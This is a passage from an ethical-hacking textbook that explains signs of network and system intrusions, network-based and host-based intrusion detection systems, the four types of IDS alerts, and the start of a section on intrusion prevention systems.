
  - A sudden increase in bandwidth consumption
  - Repeated probes of the available services on your machines
  - Connection requests from IPs other than those in the network range, which imply that an unauthenticated user (intruder) is attempting to connect to the network
  - Repeated login attempts from remote hosts
  - A sudden influx of log data, which could indicate attempts at DoS attacks, bandwidth consumption, and DDoS attacks

- **System Intrusions**

  Similarly, general indications of system intrusions include:

  - Sudden changes in logs such as short or incomplete logs
  - Unusually slow system performance
  - Missing logs or logs with incorrect permissions or ownership
  - Modifications to system software and configuration files
  - Unusual graphic displays or text messages
  - Gaps in system accounting
  - System crashes or reboots
  - Unfamiliar processes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems**

  Network-based intrusion detection systems (NIDS) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts at the IP or application level based on the content. NIDS are more distributed than host-based IDS. The NIDS identifies the anomalies at the router and host levels. It audits the information contained in the data packets and logs the information of malicious packets; furthermore, it assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to remain on alert. These mechanisms typically consist of a black box placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as DoS attacks, port scans, or even attempts to break into computers by monitoring network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.3: Network-based IDS (NIDS)

- **Host-Based Intrusion Detection Systems**

A host-based IDS (HIDS) analyzes each system's behavior. The HIDS can be installed on any system ranging from a desktop PC to a server. It is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective in detecting unauthorized file modification. The HIDS focuses on the changing aspects of local systems. It is also more platform-centric, with a greater focus on the Windows OS; nevertheless, other HIDS are available for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host. They are not very common because of the overhead they incur by having to monitor each system event.





Figure 12.4: Host-based IDS (HIDS)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Types of IDS Alerts

An IDS generates four types of alerts: True Positive, False Positive, False Negative, and True Negative.

- **True Positive (Attack - Alert)**: A true positive is a condition that occurs when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker attempts to compromise the network, or it may be a drill, in which case security personnel use hacker tools to test a network segment.
- **False Positive (No attack - Alert)**: A false positive occurs if an event triggers an alarm when no actual attack is in progress. It occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and weaken their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine whether the IDS can distinguish between false positives and real attacks.
- **False Negative (Attack - No Alert)**: A false negative is a condition that occurs when an IDS fails to react to an actual attack event. This condition is the most dangerous failure, as the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert)**: A true negative is a condition that occurs when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative means successfully ignoring acceptable behavior. It is not harmful, as the IDS performs as expected in this case.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Prevention System (IPS)

Intrusion prevention systems (IPS) are considered as active IDS, as they are capable of not only detecting intrusions but also preventing them. IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection. Unlike IDS, which are passive, IPS are placed inline in the network, between the source and the destination, to actively analyze the network traffic and make automated decisions regarding the traffic that is entering the network.

Some of the actions that an IPS is meant to perform are as follows:

- Generate alerts if any abnormal traffic is detected in the network
- Continuously record real-time logs of network activities
